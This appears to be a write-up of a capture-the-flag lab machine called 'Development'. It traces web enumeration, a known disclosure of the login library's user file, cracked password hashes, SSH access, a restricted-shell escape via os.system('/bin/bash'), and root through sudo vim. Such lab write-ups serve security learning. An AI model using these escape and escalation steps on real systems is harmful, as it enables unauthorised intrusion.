
SSH and HTTP 8080 port open

Welcome to the Development Page.

There are many projects in this box. View some of these projects at html_pages.


WARNING! We are experimenting a host-based intrusion detection system. Report all false positives to patrick@goodtech.com.sg.

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


Maybe we can check these files out?

They all return this page



Removing the "/html_pages" from the link leads us to the actual page. For example:



Good Tech is a company founded by our Director, David.

We are currently still building David's profile. Sorry!

Lots of rabbit holes so far... For example this one:



Security by obscurity is one of the worst ways one can defend from a cyberattack. This assumes that the adversary is not smart enough to be able to detect weak points in a corporate network.

An example of security by obscurity is in the local of webpages. For instance, IT administrators like to insert backdoors into applications for remote management, sometimes without the project teams knowing.

Once I worked on an implementation whereby the developer added a backdoor which was aptly named "hackersecretpage". It was hilarious because it contained a link to a file upload function, where the hacker installed a VNC viewer to perform remote desktop management!

A pity Patrick claims to be a security advocate, but isn't one. Hence, I shall secretly write in pages to guide hackers to make Patrick learn his lesson the hard way.

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The main page has this tip, so we're probably looking for a development secret page

```
<!-- Searching for development secret page... where could it be? -->
<!-- Patrick, Head of Development-->
```

Lol, here it is. Right under my nose

```
1 <html>
2 <head><title>Security by Obscurity: The Path to DEVELOPMENTSECRETPAGE.</title>
3 </head>
4 <body>
5 Security by obscurity is one of the worst ways one can defend from a cyberattac cy>An example of security by obscurity is in the local of webpages. For instance, cy>Once I worked on an implementation whereby the developer added a backdoor which cy>A pity Patrick claims to be a security advocate, but isn't one. Hence, I shall cybody>
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Okay...

Welcome to the Development Secret Page.

Please drop by Patrick's PHP page to get to know our Development Head better. But beware, this site is still under construction; please bear with us!

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Welcome to my profile page! I am Patrick, the Head of Development in Good Tech.

I have previously worked in enterprise technologies. I joined Good Tech two years ago as the then-Manager of Development. I lead two teams: one that does enterprise architecture and an in-house development team.

As long as you're willing to try harder, there will always be a future for the young aspiring developer or solution architect! Please visit our sitemap to find out more about our department.

Regards Patrick

Head, Development Network

Click here to log out.

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Clicking log out leads us to this page

Username:	
Password:	
Enter	

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More and more pages linking to each other keep showing up...

Recently a security audit was conducted in the Development environment.

We found that our developers have been using passwords that resembled dictionary words, and are easily crackable. The most common offenders are:

- password
- 2. Password
- 3. P@ssw0rd

(Yes, we know that Number 3 is compliant with our strong password policy, but we found so many copies of this password that it might be as good as junk from a security angle. Please at least use something like P@ssw0rd1...)

Let's try to login as **Patrick** with all those passwords Any password leads to Patrick's login page with an error... SSH doesnt work either

Deprecated: Function ereg_replace() is deprecated in /var/www/html/developmentsecretpage/slogin_lib.inc.php on line 335

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But let's google this errors

There's an exploit for that → https://www.exploit-db.com/exploits/7444

In this login system, sensible datas like username and password are stored in a local text file, so we can get sensitive information just going to this txt file. The name of this file is set in slogin_lib.inc.php. By default is: slog_users.txt

[!] EXPLOIT: /[path]/slog_users.txt

Cool



admin, 3cb1d13bb83ffff2defe8d1443d3a0eb intern, 4a8a2b374f463b7aedbb44a066363b81 patrick, 87e6d56ce79af90dbe07d387d3d0579e qiu, ee64497098d0926d198f54f6d5431f98

Let's crack these



Let's SSH with every user/pass combination... intern:12345678900987654321 worked!

But the shell is very restricted

```
Welcome to Development!
Type '?' or 'help' to get the list of allowed commands
intern:~$
intern:~$
intern:~$ whoami
*** unknown syntax: whoami
intern:~$
intern:~$
intern:~$
intern:~$
```

```
intern:~$?

cd clear echo exit help ll lpath ls
```

Finally managed to escape

```
intern:~$ echo os.system("/bin/bash")
intern@development:~$ whoami
intern
intern@development:~$ |
```

And Patrick:P@ssw0rd25 worked!

```
intern@development:~$ whoami
intern
intern@development:~$ su patrick
Password:
patrick@development:/home/intern$
patrick@development:/home/intern$
patrick@development:/home/intern$ whoami
patrick
patrick@development:/home/intern$ |
```

```
Matching Defaults entries for patrick on development:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:

User patrick may run the following commands on development
    (ALL) NOPASSWD: /usr/bin/vim
    (ALL) NOPASSWD: /bin/nano
patrick@development:/home/intern$
```

Escaping should be easy...

Sudo vim \rightarrow :shell \rightarrow root

```
root@development:/home/intern# cat /root/proof.txt
Congratulations on rooting DEVELOPMENT! :)
root@development:/home/intern#
```